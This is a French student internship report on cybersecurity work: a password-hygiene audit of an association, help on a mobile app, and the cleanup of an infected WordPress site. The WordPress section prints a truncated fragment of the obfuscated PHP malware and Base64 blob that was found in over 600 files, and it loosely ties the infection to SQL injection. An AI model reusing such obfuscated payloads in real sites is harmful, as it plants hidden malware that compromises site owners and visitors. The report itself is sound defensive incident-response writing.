

Compte Rendu de Stage - 2ème Année

Présentation du Stage

Dans le cadre de ma deuxième année de BTS SIO, j'ai effectué un stage au sein de l'association Cyber Avenir, spécialisée dans la sensibilisation à la cybersécurité. Cette expérience m'a permis d'approfondir mes connaissances en informatique en appliquant des procédures de sécurité et en contribuant au développement d'une application.

Tâches Réalisées

1. Audit de sécurité : House Conservatory

Dans le cadre de mon stage, j'ai eu l'opportunité d'intervenir auprès de l'association **House Conservatory** afin d'évaluer et d'améliorer leurs pratiques en matière de cybersécurité. Lors de notre visite sur site, nous avons identifié plusieurs failles de sécurité, notamment l'utilisation de mots de passe écrits sur des post-it laissés à la vue de tous. De plus, nous avons constaté que les membres de l'association travaillaient principalement sur leurs ordinateurs personnels, sans véritable protection contre les menaces numériques.

Pour remédier à ces problématiques, nous leur avons proposé des conseils pratiques et accessibles afin de sécuriser leur environnement de travail. Nous les avons sensibilisés aux risques liés aux virus et aux cyberattaques, tout en leur recommandant des solutions adaptées, telles que l'utilisation d'un antivirus fiable comme **Windows Defender**, l'importance des mises à jour régulières et l'adoption de bonnes pratiques pour le stockage et la gestion des mots de passe. Nous leur avons également montré des méthodes simples pour optimiser la sécurité de leurs postes, notamment en effectuant un nettoyage régulier de leurs appareils et en évitant l'installation de logiciels non vérifiés.


Cette mission m'a permis d'expérimenter une approche terrain de la cybersécurité, en apportant des solutions concrètes et adaptées aux besoins d'une structure qui n'avait jusqu'alors que peu de connaissances en matière de protection informatique.



2. Contribution au développement d'une application

J'ai également eu l'opportunité de participer au développement d'une application mobile destinée à améliorer la gestion interne de l'association. Mon rôle a été d'assister l'équipe en effectuant des tâches telles que la mise en place de certaines fonctionnalités et la correction d'éventuels dysfonctionnements.

Sous la direction des développeurs, j'ai travaillé sur l'intégration d'éléments permettant d'optimiser l'ergonomie et la sécurité de l'application. J'ai également participé à des phases de tests pour m'assurer du bon fonctionnement des nouvelles fonctionnalités avant leur mise en production.



2. Récupération d'un site wordpress infecté : Breecup

L'entreprise **Breecup** avait acquis un site WordPress développé par des prestataires externes. Cependant, ne disposant d'aucune compétence technique en interne, elle n'a pas assuré le suivi des mises à jour des plugins et des mesures de sécurité essentielles. Cette négligence a conduit à une infection de leur site web, le rendant totalement inaccessible.

J'ai participé à la remise en production du site en procédant à un nettoyage approfondi des fichiers corrompus. L'analyse des fichiers a révélé la présence de plus de **600 fichiers infectés**, contenant du code encodé en **Base64**, une technique couramment utilisée pour masquer du code malveillant résultant d'une injection SQL. L'absence de sauvegarde récente a rendu la restauration particulièrement complexe, nécessitant une intervention manuelle sur chaque fichier compromis.

```
_DF) {
13) / 2] . $pu8lx09[(27 - 9) / 6] . $pu8lx09[(0 * 17) + 2] . 'e' . ((1 * 4) + 2) . '4' . $pu8lx09[(0 * 6) + 1];
32) / 6] . $pu8lx09[(5 * 1)] . 'c' . $pu8lx09[6] . $pu8lx09[(0 * 12)];
4) / 3] . '' ;

q_DF);

)

. $U8VACJ[(0 * 1)] . $U8VACJ[(23 - 21) / 2] . $U8VACJ[(0 * 15) + 6] . 'F' . $U8VACJ[20 + - 13] . $U8VACJ[9 - 4] . $U8VACJ[4] . $



Rspi46r);

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
```

Pour assurer une remise en ligne sécurisée, nous avons :

- Identifié et supprimé le code malveillant dans chaque fichier infecté.
- Vérifié l'intégrité des fichiers WordPress et remplacé ceux qui étaient irrécupérables.
- Renforcé la sécurité du site en mettant en place des mises à jour de WordPress et de ses extensions.
- Sensibilisé les responsables de **Breecup** à l'importance des sauvegardes régulières et des mises à jour pour éviter de futures attaques.

Cette expérience m'a permis d'acquérir une approche méthodique pour gérer une crise de cybersécurité en entreprise et de mieux comprendre les enjeux liés à la gestion et à la maintenance d'un site web en production.



Bilan de Stage

Ce stage m'a permis d'acquérir des compétences plus avancées en sécurité informatique et en développement applicatif. En appliquant des mesures de protection des systèmes et en contribuant au développement d'une application, j'ai pu mettre en pratique mes connaissances tout en me familiarisant avec les enjeux de la cybersécurité. Cette expérience a renforcé ma capacité à travailler en équipe et à suivre des procédures rigoureuses dans un environnement professionnel.